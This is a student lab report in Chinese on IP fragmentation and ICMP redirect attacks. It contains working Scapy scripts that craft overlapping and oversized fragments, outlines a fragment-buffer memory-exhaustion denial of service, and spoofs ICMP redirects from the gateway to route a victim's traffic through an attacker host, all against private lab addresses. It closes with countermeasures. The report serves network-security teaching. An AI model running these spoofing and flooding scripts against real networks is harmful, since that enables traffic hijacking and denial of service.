

IP/ICMP Attacks

实验报告

|  |  |
| --- | --- |
| 学生姓名 | maybeLocalhost |
| 学 号 |  |
| 专业班级 |  |
| 指导教师 |  |
| 学 院 | 计算机学院 |
| 完成时间 | 2020.10 |

目录

[一、实验简介 1](#_Toc58534664)

[1.1 实验目的 1](#_Toc58534665)

[1.2 实验内容 1](#_Toc58534666)

[1.3 实验环境 1](#_Toc58534667)

[二、实验原理 1](#_Toc58534668)

[2.1 IP分片 1](#_Toc58534669)

[2.2 ICMP重定向 2](#_Toc58534670)

[三、实验过程 3](#_Toc58534671)

[3.1 Task1：IP分片 3](#_Toc58534672)

[3.1.1 Task1.a：进行IP分片 3](#_Toc58534673)

[3.1.2 Task1.b：具有重叠内容的IP片段 4](#_Toc58534674)

[3.1.3 Task1.c：发送超大数据包 6](#_Toc58534675)

[3.1.4 Task1.d：发送不完整的IP数据包 7](#_Toc58534676)

[3.2 Task2：ICMP重定向攻击 7](#_Toc58534677)

[四、实验结果与结论 9](#_Toc58534678)

[五、参考文献 9](#_Toc58534679)

# 一、实验简介

## 1.1 实验目的

本实验的目的是让学生获得IP层各种攻击的第一手经验。某些攻击可能不再起作用，但是它们的基本技术非常通用，对于学生来说，学习这些攻击技术很重要，因此在设计或分析网络协议时，他们知道攻击者可以对协议做什么。而且，由于IP分段的复杂性，欺骗分段的IP数据包并非易事。对于学生来说，构建欺骗性IP片段是一种很好的做法，可以磨练他们的数据包欺骗技能，这对于网络安全至关重要。

## 1.2 实验内容

本实验涵盖以下主题：

1. IP和ICMP协议
2. IP碎片化及相关攻击
3. ICMP重定向攻击
4. 路由和反向路径过滤

## 1.3 实验环境

Ubuntu 16.04

# 二、实验原理

## 2.1 IP分片

IP分片发生在IP层，不仅源端主机会进行分片，中间的路由器也有可能分片，因为不同的网络的MTU是不一样的，如果传输路径上的某个网络的MTU比源端网络的MTU要小，路由器就可能对IP数据报再次进行分片。而分片数据的重组只会发生在目的端的IP层。

在IP首部有4个字节是用于分片的，如下图所示。前16位是IP数据报的标识，同一个数据报的各个分片的标识是一样的，目的端会根据这个标识来判断IP分片是否属于同一个IP数据报。中间3位是标志位，其中有1位用来表示是否有更多的分片，如果是最后一个分片，该标志位为0，否则为1。后面13位表示分片在原始数据的偏移，这里的原始数据是IP层收到的传输的TCP或UDP数据，不包含IP首部。需要注意的，在分片的数据中，传输层的首部只会出现在第一个分片中，如下图所示。因为传输层的数据格式对IP层是透明的，传输层的首部只有在传输层才会有它的作用，IP层不知道也不需要保证在每个分片中都有传输层首部。所以，在网络上传输的数据包是有可能没有传输层首部的。

## 2.2 ICMP重定向

ICMP重定向技术，是用来提示主机改变自己的主机路由从而使路由路径最优化的一种ICMP报文。其概念理解的要义是原主机路由不是最佳路由，而其默认网关提醒主机优化自身的主机路由而发送的报文。从安全的角度来讲，ICMP重定向报文没有协议状态检查，以及合法性机制验证，十分类似ARP报文，可以轻而易举的进行欺骗攻击。不同的操作系统对于受到的ICMP重定向报文也会按照自己的一些标准进行过滤，例如Windows之接受来自其自身默认网关的ICMP重定向报文，其余来源ICMP重定向报文则被丢弃，但伪造网关发送报文十分容易。ICMP攻击可以达到的目的：流量的嗅探劫持、中间人攻击。

# 三、实验过程

## 3.1 Task1：IP分片

### 3.1.1 Task1.a：进行IP分片

在此任务中，我们需要构造UDP数据包并将其发送到UDP服务器。我们无需构建一个IP数据包，而是需要将该数据包分为3个片段，每个片段包含32个字节的数据（第一个片段包含UDP头的8个字节加上32个字节的数据）。如果一切正确，服务器将总共显示96字节的数据。

根据指导书中给出的代码，我们进行更改，更改完的代码如下：

1. #!/usr/bin/python3
2. **from** scapy.all **import** \*
4. ip = IP(src="192.168.120.137", dst="192.168.120.138")
5. ip.id = 1000
6. ip.frag = 0
7. ip.flags = 1
9. udp = UDP(sport = 7070, dport = 9090)
10. udp.len = 104
12. payload = 'A' \* 32
14. pkt = ip/udp/payload
15. pkt[UDP].checksum = 0
16. send(pkt, verbose = 0)

运行该代码，发送第一个数据包。发送后两个数据包时要对ip.frag和ip.flags的值进行更改。


发送的第二个数据包两者的值：

1. ip.frag = 4
2. ip.flags = 1

发送第三个数据包两者的值：

1. ip.frag = 8
2. ip.flags = 0

在目的主机使用WireShark抓包，可以看到收到一个数据包的全部分片后，自动拼接成了完整的UDP数据包:



### 3.1.2 Task1.b：具有重叠内容的IP片段

该实验中，我们还需要构造3个片段以将数据发送到UDP服务器。每个片段的大小取决于我们自己。此任务的目的是创建重叠的片段。特别是前两个片段应重叠。请分别尝试以下重叠方案：

* 第一个片段的结尾和第二个片段的开头应具有K字节的重叠，即，第一个片段中的最后K个字节的数据应与第二个片段中的前K个字节的数据具有相同的偏移量。K的值由学生决定（K应大于零且小于两个片段的大小）。在报告中，学生应指出他们的K值是多少。
* 第二个片段完全包含在第一个片段中。第二个片段的大小必须小于第一个片段（它们不能相等）

首先，我们来进行第一种实验。这里规定K = 8，udp.len = 96。该实验在发送第一个数据包后，对后两个数据包进行ip.frag、ip.flags和payload的更改。具体原理就是当 IP 分片的偏移量发生重叠时，系统会计算重叠的字节数 K，并将第 2 个 分片的指针向后移动 K 字节，再将其剩余内容拼接到第 1 个分片之后，即忽略了第 2 个分片的重叠部分。


发送的第二个数据包三者的值：


1. ip.frag = 3
2. ip.flags = 1
3. payload = 'B' \* 32

发送第三个数据包两者的值：

1. ip.frag = 7
2. ip.flags = 0
3. payload = 'A' \* 32

抓包也发现B重叠的部分直接被忽略：





然后是第二种实验，让第二个分片直接包含在第一个分片里。

发送的第一个数据包部分参数值：

1. ip.frag = 0
2. ip.flags = 1
3. udp.len = 72
4. payload = 'A' \* 32


发送的第二个数据包部分参数值：

1. ip.frag = 3
2. ip.flags = 1
3. udp.len = 72
4. payload = 'B' \* 8

发送的第三个数据包部分参数值：

1. ip.frag = 4
2. ip.flags = 0
3. udp.len = 72
4. payload = 'C' \* 32

通过对抓到的包中数据的观察，我们可以发现，第二个数据包直接被吞掉：




发送顺序不同，结果仍然相同。因为 IP 协议中即使IP分片乱序到达，也会在缓存中保留而不会丢弃，故拼接后能得到同样的结果

### 3.1.3 Task1.c：发送超大数据包


使用以下代码发送超大数据包：

1. **from** scapy.all **import** \*
3. ip = IP(src="192.168.120.137", dst="192.168.120.138")
4. ip.proto = 17 # udp
6. udp = UDP(sport=7070, dport=9090)
7. data = "AAAA" \* 0x100
8. udp.len = len(data) + 8
10. **for** i **in** range(0x1000):
11. **print**("send NO.{} packet".format(i))
12. ip.id = i
13. ip.frag = 0
14. ip.flags = 1
15. pkt = ip/udp/data[:0x10]
16. pkt[UDP].chksum = 0
17. send(pkt, verbose=0)



### 3.1.4 Task1.d：发送不完整的IP数据包

第二个偏移的值规定大些，目的主机接收到第2个分片后，会为其分配 64k 的内存缓冲区、启动计时器 并等待其他分片；后续分片到达时，数据被复制到缓冲区中进行拼接。如果在计时器有效时间内收到大量这类数据包，将很快耗尽主机的内存空间，形成 DoS 攻击。如下图所示，可以看到连接超时：




## 3.2 Task2：ICMP重定向攻击


构造ICMP重定向数据包时，ip的src是网关（伪装成默认网关），dst是victim主机，icml.gw是攻击主机，ip2的src是victim主机，dst是B主机。程序代码如下：

1. #!/usr/bin/python3
3. **from** scapy.all **import** \*
5. ip = IP(src = "192.168.120.2", dst = "192.168.120.137")
6. icmp = ICMP(type = 5, code = 0) #ICMP redirect pkt
7. icmp.gw = "192.168.120.135"
9. ip2 = IP(src = "192.168.120.137", dst = "192.168.31.142")
10. send(ip/icmp/ip2/UDP());


Wire Shark抓到的重定向包：




使用ip route get查看转发路径，可以看到由192.168.120.2变为了攻击主机的IP：




下面尝试将攻击主机IP改为远程主机IP：




再次通过ip route get查看转发路径，发现没有变化：



尝试使用子网不存在的子机IP作为攻击主机IP：



通过ip route get查看转发路径，发现转为使用默认网关：



# 四、实验结果与结论

通过本次实验，我学习了ip分片的基本方法，加深了icmp数据包格式的了解，并能够编写简单的ICMP重定向程序。其中，重定向阶段则主要是对数据包格式的正确构造，以及如何将构造完成的数据包发送到受害机上。

最后，根据实验过程，我们可以根据该攻击的过程来制定相应的预防措施。目前，ICMP重定向攻击的防范主要从以下四个方面进行：

1. 关闭ICMP重定向；
2. 变长子网掩码划分网段；
3. 使用网络控制列表（ACL）和代理；
4. 使用防火墙等过滤掉ICMP报文。

# 五、参考文献

1. 杜文亮.计算机安全导论：深度实践[M].高等教育出版社:北京,2020:1-
2. 城志. ICMP和重定向攻击. https://blog.csdn.net/qq\_33386311/article/details/89438317
3. 落雪为裳. IP分片浅析. https://blog.csdn.net/wanggong\_1991/article/details/106120946
4. 挖洞的土拨鼠. ICMP重定向及其攻防技术. https://www.cnblogs.com/KevinGeorge/p/7866840.html